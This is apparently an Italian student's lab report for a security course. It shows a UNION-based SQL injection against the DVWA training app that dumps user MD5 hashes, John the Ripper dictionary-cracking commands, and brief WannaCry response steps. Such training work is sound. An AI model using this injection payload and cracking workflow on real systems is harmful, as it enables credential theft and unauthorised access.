CPTP0524 – W12D4

Exploit DVWA - XSS e SQL injection

Traccia:
Recuperate le password dal DB come visto e provate ad eseguire delle sessioni di cracking sulla password con John the Ripper per recuperare la loro versione in chiaro.
L'obiettivo dell'esercizio di oggi è craccare tutte le password trovate precedentemente.
Consegna:
1. Screenshot del SQL injection già effettuata
2. Spiegare la tipologia e il meccanismo utilizzato per il cracking
3. Screenshot dell'esecuzione del cracking e del risultato

Facoltativo:
Hai appena scoperto che l'azienda che segui come consulente di sicurezza ha un computer con Windows infettato dal malware WannaCry. Cosa fai per mettere in sicurezza il tuo sistema?
Consegna:
• Per prima cosa occorre intervenire tempestivamente sul sistema infetto
• In seguito, preparare un elenco delle varie possibilità di messa in sicurezza del sistema
• Per ogni possibilità valutare i pro e i contro

1. Screenshot del SQL injection già effettuata

Query:


' UNION SELECT user,password FROM dvwa.users -- -

```
ID: ' UNION SELECT user,password FROM dvwa.users -- -
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user,password FROM dvwa.users -- -
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user,password FROM dvwa.users -- -
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user,password FROM dvwa.users -- -
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user,password FROM dvwa.users -- -
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

2. Spiegare la tipologia e il meccanismo utilizzato per il cracking

Il metodo utilizzato si basa sul **password cracking basato su dizionario**, un attacco in cui un elenco di password comuni viene confrontato con gli hash di un wordlist.


Per fare ciò ho creato un file denominato passwd.txt come in figura



3. Screenshot dell'esecuzione del cracking e del risultato


Dopo aver salvato il file passwd.txt, ho avviato john the ripper con il comando che segue per confrontare gli hash che ci servono con hash gia scoperti da una wordlist

❯ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt passwd.txt



L'operazione di cracking è andata a buon fine, e non resta che controllare le password craccate, ho utilizzato il comando che indica John seguito dal file passwd.txt:

❯ john --show --format=raw-md5 passwd.txt



Si nota che gli user "admin" e "smithy" hanno lo stesso hash MD5, si nota anche che la password degli user in questione è la stessa, di oonseguenza, per craccare gli hash MD5 c'è bisogno solo di un buon dizionazio.

Facoltativo:

Il Primo Step è isolare la macchina dalla rete e metterla offline per lavorarci in maniera sicura ma soprattutto per evitare che si espandi in tutti gli host della rete e avere altri danni.

Come Secondo Step, un ripristino da snapshot, altrimenti un backup completo.

Come Terzo Step avvisare l'azienda in questione e comunicare eventuali contromisure e miglioramenti da mettere in atto.

Francesco Rinaldi